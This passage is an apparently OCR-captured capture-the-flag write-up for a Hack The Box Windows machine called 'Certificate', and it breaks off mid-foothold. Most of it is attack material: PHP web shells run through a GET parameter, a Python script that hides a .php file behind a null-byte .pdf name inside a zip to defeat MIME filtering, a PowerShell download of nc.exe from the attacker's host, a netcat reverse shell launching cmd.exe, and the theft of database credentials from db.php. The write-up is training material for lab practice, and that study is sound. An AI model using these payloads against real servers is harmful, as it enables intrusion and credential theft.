


Certificate has been Pwned!

Congratulations **Moriz**, best of luck in capturing flags ahead!

#589	02 Jun 2025	60
MACHINE RANK	PWN DATE	POINTS EARNED

Description:

Certificate is a hard windows box requiring advanced knowledge in file upload payloads, and windows privileges. While the methods used to gain **SYSTEM** do work, I suspect there are multiple ways to attack this box.

Difficulty: `Hard`

Operating System: `Windows Server 2000`

Skills Required:


- Active Directory
- Web Exploitation
- Windows Permissions
- Password Cracking

Tools Used:


- Python
- Bloodhound
- netcat
- evil-winrm
- impacket
- NetExec
- hashcat
- JohnTheRipper
- BloodyAD

Enumeration

Port Scanning - Nmap




```
┌──(kali㉿kali)-[~/Certificate]
└─$ nmap -A -T5 10.129.237.217 --min-rate 2000
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-01 02:38 EDT
Nmap scan report for 10.129.237.217
Host is up (0.28s latency).
Not shown: 992 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Apache httpd 2.4.58 (OpenSSL/3.1.3 PHP/8.0.30)
|_http-server-header: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.0.30
|_http-title: Did not follow redirect to http://certificate.htb/
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-06-01 09:38:36Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: certificate.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-06-01T09:39:48+00:00; +3h00m05s from scanner time.
| ssl-cert: Subject: commonName=DC01.certificate.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.certificate.htb
| Not valid before: 2024-11-04T03:14:54
|_Not valid after:  2025-11-04T03:14:54
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019|10 (96%)
OS CPE: cpe:/o:microsoft:windows_server_2019 cpe:/o:microsoft:windows_10
Aggressive OS guesses: Windows Server 2019 (96%), Microsoft Windows 10 1903 - 21H1 (90%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Hosts: certificate.htb, DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-06-01T09:39:04
|_  start_date: N/A
|_clock-skew: mean: 3h00m02s, deviation: 2s, median: 3h00m00s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
```


certificate.htb/register.php

Please note that after creating a teacher account you need to contact ours support to verify your identity and activate your account

Enter your First Name	Enter your Last Name
Enter email address	Enter username
Enter password	student — Select account type
Confirm password	

Navigating to the website we can see there is a **registration** and **login** page for both **students** and teachers, **however** the teacher account requires **verification**. In this case I made a student account and logged into it.




Trainer's Name	Havok Watterson
Course Fee	$99
Average time to finish	9 hours

Objectives

The "Learn AngularJS" course is designed to equip participants with the foundational knowledge and advanced skills needed to develop dynamic and efficient web applications using AngularJS. This course takes a hands-on approach, providing a thorough understanding of AngularJS core features, its MVC architecture, and its ability to build robust

Browsing the page we find different courses we can enroll in. Once enrolled you can access **quizzes** where you can **submit** your work. This seems to be our vector of attack!




- Please select the assignment file you want to upload (the file will be reviewed by the course instructor)
- We accept only the following file types: .pdf .docx .pptx .xlsx
- You include the assignment file in .zip archive file to reduce it's size

Quizz Information:

Learn Angular JS Course for Legendary Persons - Quizz-1

Select File: Browse... No file selected.


As the website lists we can only upload **.pdf, pptx, xlsx and zip** files. Lets try to ignore this and upload a **.php shell** and try to access it.
`<?php system($_GET['cmd']); ?>`
This will be our **payload**.



400 Bad Request


The request you sent contains bad or malicious content(Invalid MIME type).

As show above the website will not allow us to upload files that it detects as malicious and it references a **MIME** type. a **MIME** (**Multipurpose Internet Mail Extensions**) type, or better known as **Media Type** is how the website is checking our file type.
We can hide this by disguising our payload as a **.pdf** and keeping the **.php** format by using a **null byte** to separate the **file extensions**. This cannot be done by had I found so below is a simple python script that will allow us to do this.



```
┌──(kali㉿kali)-[~/evil]
└─$ cat gen.py
import os
import zipfile

#Paths,
zip_path = 'dump.zip'
new_zip_path = 'dump22.zip'
old_filename = 'dump.php'
new_filename = 'dump.php\x00.pdf'

#Open the original ZIP and create a new one,
with zipfile.ZipFile(zip_path, 'r') as zip_read:
    with zipfile.ZipFile(new_zip_path, 'w', compression=zipfile.ZIP_DEFLATED) as zip_write:
        for item in zip_read.infolist():
            original_data = zip_read.read(item.filename)
            # Rename the target file
            if item.filename == old_filename:
                item.filename = new_filename
            zip_write.writestr(item, original_data)

print(f'Renamed {old_filename} to {new_filename} inside {new_zip_path}')
```


While this code is called dump (which is a spoiler to a later step) I will soon reference it as **shell.php**. However after generating the payload we get the error once more.



400 Bad Request

The request you sent contains bad or malicious content(Invalid MIME type).

This seemed to be because the payload was using the `system()` call which was being detected. Therefore we need to move to the `shell_exec` function as a suitable bypass.
`<?php echo(shell_exec($_GET['cmd'])); ?>`



```
certificate.htb/static/uploads/ebd0473a69a5f33d8a4caa3b1e4f234c/shell.php?cmd=whoami
```

```
certificate\xamppuser
```

We can see with the command **whoami** we now have shell on the website!

Upgrading the shell - Netcat

We then can open up a **http server** on our attack machine to serve files to the website.

`python3 -m http.server 8000`

After This we can query our **netcat payload** over via **powershell**'s **IWR** or **Invoke Web Request**.


`shell.php?cmd=powershell%20-c%20%22iwr%20http://10.10.x.x:8000/nc.exe%20-OutFile%20nc.exe%22`

After which we open a netcat listener on the attack machine as well.

`nc -lvnp 4444`

Then query the server to connect with the new binary file.

`shell.php?cmd=.\nc.exe%2010.10.x.x%204444%20-e%20cmd.exe`




```
┌──(kali㉿kali)-[~/evil]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.16.14] from (UNKNOWN) [10.129.237.215] 58001
Microsoft Windows [Version 10.0.17763.6532]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\certificate.htb\static\uploads\ebd0473a69a5f33d8a4caa3b1e4f234c>
```

Now we have a stable CMD shell via netcat!


Foothold

User Enumeration




```
C:\xampp\htdocs\certificate.htb>type db.php
type db.php
<?php
// Database connection using PDO
try {
    $dsn = 'mysql:host=localhost;dbname=Certificate_WEBAPP_DB;charset=utf8mb4';
    $db_user = 'certificate_webapp_user'; // Change to your DB username
    $db_passwd = '[redacted] // Change to your DB password
    $options = [
        PDO::ATTR_ERRMODE => PDO::ERRMODE_EXCEPTION,
        PDO::ATTR_DEFAULT_FETCH_MODE => PDO::FETCH_ASSOC,
    ];
    $pdo = new PDO($dsn, $db_user, $db_passwd, $options);
} catch (PDOException $e) {
    die('Database connection failed: ' . $e->getMessage());
}
?>
C:\xampp\htdocs\certificate.htb>mysql
mysql
'mysql' is not recognized as an internal or external command,
operable program or batch file.

C:\xampp\htdocs\certificate.htb>php -r
php -r
'php' is not recognized as an internal or external command,
operable program or batch file.
```

After some digging we can find a interesting file called `db.php` or the database configuration file. This file gives us the database password we can use to login with to dump the data base!



```
┌──(kali㉿kali)-[~/evil]
└─$ cat dump.php
<?php
